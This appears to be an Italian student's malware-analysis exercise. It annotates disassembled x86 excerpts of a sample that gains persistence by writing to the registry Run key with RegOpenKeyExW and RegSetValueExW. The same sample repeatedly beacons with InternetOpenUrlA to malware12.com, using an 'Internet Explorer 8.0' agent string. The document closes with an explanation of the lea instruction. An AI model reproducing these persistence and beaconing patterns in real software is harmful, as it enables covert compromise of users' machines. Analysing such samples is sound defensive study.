



Van Zwam Arjen

S11-L1 PRATICA



TRACCIA

Con riferimento agli estratti di un malware reale presenti nelle prossime slide, rispondere alle seguenti domande:

- Descrivere come il malware ottiene la persistenza, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite
- Identificare il client software utilizzato dal malware per la connessione ad Internet
 - Identificare l'URL al quale il malware tenta di connettersi ed evidenziare la chiamata di funzione che permette al malware di connettersi ad un URL
- BONUS: qual è il significato e il funzionamento del comando assembly "lea"

Traccia

Traccia:

```
0040286F push    2          ; samDesired
00402871 push    eax        ; ulOptions
00402872 push    offset SubKey  ; "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402877 push    HKEY_LOCAL_MACHINE ; hKey
0040287C call    esi ; RegOpenKeyExW
0040287E test    eax, eax
00402880 jnz     short loc_4028C5
00402882
00402882 loc_402882:
00402882 lea     ecx, [esp+424h+Data]
00402886 push    ecx        ; lpString
00402887 mov     bl, 1
00402889 call    ds:lstrlenW
0040288F lea     edx, [eax+eax+2]
00402893 push    edx        ; cbData
00402894 mov     edx, [esp+428h+hKey]
00402898 lea     eax, [esp+428h+Data]
0040289C push    eax        ; lpData
0040289D push    1          ; dwType
0040289F push    0          ; Reserved
004028A1 lea     ecx, [esp+434h+ValueName]
004028A8 push    ecx        ; lpValueName
004028A9 push    edx        ; hKey
004028AA call    ds:RegSetValueExW
```

Traccia

```
Traccia: .text:00401150 ; ::::::::::::::: S U B R O U T I N E :::::::::::::::  
.text:00401150  
.text:00401150  
.text:00401150 ; DWORD __stdcall StartAddress(LPUOID)  
.text:00401150 StartAddress proc near ; DATA XREF: sub_401040+ECTo  
.text:00401150     push    esi  
.text:00401151     push    edi  
.text:00401152     push    0          ; dwFlags  
.text:00401154     push    0          ; lpszProxyBypass  
.text:00401156     push    0          ; lpszProxy  
.text:00401158     push    1          ; dwAccessType  
.text:0040115A     push    offset szAgent ; "Internet Explorer 8.0"  
.text:0040115F     call    ds:InternetOpenA  
.text:00401165     mov     edi, ds:InternetOpenUrlA  
.text:0040116B     mov     esi, eax  
.text:0040116D  
.text:0040116D loc_40116D: ; CODE XREF: StartAddress+304j  
.text:0040116D     push    0          ; dwContext  
.text:0040116F     push    80000000h ; dwFlags  
.text:00401174     push    0          ; dwHeadersLength  
.text:00401176     push    0          ; lpszHeaders  
.text:00401178     push    offset szUrl ; "http://www.malware12COM  
.text:0040117D     push    esi          ; hInternet  
.text:0040117E     call    edi ; InternetOpenUrlA  
.text:00401180     jmp    short loc_40116D  
.text:00401180 StartAddress endp  
.text:00401180 tout.00401400 *-----*
```

OTTENIMENTO PERSISTENZA

Descrivere come il malware ottiene la persistenza, evidenziando il codice assembly dove le relative istruzioni e chiamate di funzioni vengono eseguite

PUSH OFFSET SUBKEY

Il malware ottiene la persistenza inserendo un nuovo valore nella chiave di registro "Software\Microsoft\Windows\CurrentVersion\Run", che contiene l'elenco dei programmi avviati all'avvio del sistema operativo.

```
00402872 push    offset SubKey ; "Software"  
00402877 push    HKEY_LOCAL_MACHINE ; hKey  
0040287C call    esi ; RegOpenKeyExW ←  
0040287E test    eax, eax  
.....
```

E' una funzione di programmazione che viene utilizzata per aprire una determinata chiave di registro nel Registro di sistema di Windows


```
004028A1 lea     ecx, [esp+434h+ValueName]  
004028A8 push    ecx          ; lpValueName  
004028A9 push    edx          ; hKey  
004028AA call    ds:RegSetValueExW ←
```

Consente di creare nuovi valori all'interno di una chiave di registro o di sovrascrivere i valori esistenti, permetterà dunque al malware di inserire nuovi valori

CLIENT SOFTWARE

Identificare il client software utilizzato dal malware per la connessione ad Internet

```
.text:00401150
.text:00401150
.text:00401150 ; DWORD __stdcall StartAddress(LPUOID)
.text:00401150 StartAddress    proc near               ; DATA XREF: sub_401040+EC↑
.text:00401150
.text:00401150
.text:00401151
.text:00401152
.text:00401154
.text:00401156
.text:00401158
.text:0040115A
.text:0040115F
.text:00401165
.text:0040116B
.text:0040116D
```



Il browser utilizzato dal malware è **Internet Explorer - versione 8.0**

URL MALWARE

Identificare l'URL al quale il malware tenta di connettersi ed evidenziare la chiamata di funzione che permette al malware di connettersi ad un URL

```
.text:0040116D
.text:0040116D loc_40116D:
.text:0040116D
.text:0040116F
.text:00401174
.text:00401176
.text:00401178
.text:0040117D
.text:0040117E
.text:00401180
.text:00401180 StartAddress
.text:00401180

push    0          ; dwContext
push    80000000h   ; dwFlags
push    0          ; dwHeadersLength
push    0          ; lpszHeaders
push    offset szUrl ; "http://www.malware12COM
push    esi         ; hInternet
call    edi ; InternetOpenUrlA
jmp     short loc_40116D
endp
```



Tenta di pushare l'indirizzo <http://www.malware12.com> con la chiamata dl funzione successiva
InternetOpenUrlA

BONUS

Qual è il significato e il funzionamento del comando assembly "**lea**"

Il comando assembly "lea" (Load Effective Address) viene utilizzato per calcolare l'indirizzo effettivo di una variabile o di un'area di memoria e caricarlo in un registro senza accedere o modificare il contenuto della memoria stessa.

La sintassi del comando "lea" varia a seconda dell'architettura specifica del processore, un esempio di utilizzo del comando "lea" in assembly x86:

```
lea eax, [ebx+esi*2]
```

L'indirizzo effettivo di **[ebx+esi*2]** viene calcolato e caricato nel registro **eax**. L'operazione **[ebx+esi*2]** indica che si sta accedendo a un elemento di un array indicizzato da ebx e esi con un moltiplicatore di 2.



Van Zwam Arjen

GRAZIE PER
L'ATTENZIONE

Arjen Van Zwam